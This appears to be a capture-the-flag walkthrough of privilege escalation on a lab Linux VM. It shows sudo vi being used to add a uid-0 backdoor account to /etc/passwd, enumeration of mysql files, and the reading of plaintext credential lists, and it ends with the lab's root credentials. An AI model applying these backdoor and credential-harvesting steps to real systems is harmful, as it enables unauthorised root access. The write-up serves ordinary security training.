escalate_linux_part3

user8 -> root

Change password of user8

```
root / home user7 passwd user8
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

user8 is able to run vi as root

```
user8 / home user7 sudo -l
Matching Defaults entries for user8 on osboxes:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User user8 may run the following commands on osboxes:
    (root) NOPASSWD: /usr/bin/vi
user8 / home user7
```

Generate password for backdoor account

```
user8 / tmp openssl passwd -1 password
$1$KS/PGbHb$oNGEIeGFDkQi863qh4uYx/
user8 / tmp
```

Run vi as root user

```
user8 / tmp sudo vi /etc/passwd
```

Create a backdoor account

```
backdoor:$1$KS/PGbHb$oNGEIeGFDkQi863qh4uYx/:0:0:backdoor,,,:/home/backdoor:/bin/bash
"/etc/passwd" 50 lines, 2733 characters written
```

Privilege escalation to root successful

```
user8 / tmp su backdoor
Password:
root@osboxes:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:/tmp#
```

mysql enumeration

change mysql password

```
root / home user7 passwd mysql
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

changing to user mysql

```
user7 ~ su mysql
Password:
mysql@osboxes:/home/user7$ id
uid=121(mysql) gid=131(mysql) groups=131(mysql)
mysql@osboxes:/home/user7$ sudo -l
[sudo] password for mysql:
Sorry, user mysql may not run sudo on osboxes.
mysql@osboxes:/home/user7$
```

Lots of juicy info

```
mysql@osboxes:~$ ls -lah
total 24K
drwxr-xrwx  3 root  root  4.0K Jun  6  2019 .
drwxr-xr-x 14 root  root  4.0K Jun  5  2019 ..
-rw-------  1 mysql mysql  235 Jun  6  2019 .bash_history
-rw-------  1 mysql mysql    3 Jun  6  2019 db.txt.save
drwxrwxr-x  3 mysql mysql 4.0K Jun  6  2019 .local
----------  1 mysql mysql  126 Jun  6  2019 .user_informations
mysql@osboxes:~$ cat db.txt.save
j
```

```
mysql@osboxes:~$ cat .user_informations
user2:user2@12345
user3:user3@12345
user4:user4@12345
user5:user5@12345
user6:user6@12345
user7:user7@12345
user8:user8@12345
```


Looking at bash_history to gather more info

```
nano db.txt
su -u root -c 'chmod o+w /var/mysql'
su root  -c 'chmod o+w /var/mysql'
ls -al
nano a.txt
ls
nano .user_informations
ls -al
chmod 000 .user_informations
ls -al
cat .user_informations
```

Theres a mysql secret file

```
mysql@osboxes:/etc/mysql$ find / -type f -user mysql 2> /dev/null | grep -v proc | head -n 10
/etc/mysql/secret.cnf
/var/mysql/.user_informations
/var/mysql/db.txt.save
/var/mysql/.lesshst
/var/mysql/.bash_history
/var/log/mysql/error.log
/var/lib/mysql/ibtmp1
/var/lib/mysql/ibdata1
/var/lib/mysql/ib_buffer_pool
/var/lib/mysql/auto.cnf
grep: write error: Broken pipe
mysql@osboxes:/etc/mysql$
```

The only thing is that, the credentials are not usable as one the first part. root password is 12345


This file contain sensitive information
Root Credentials :
UserName:root
PassWord:root@12345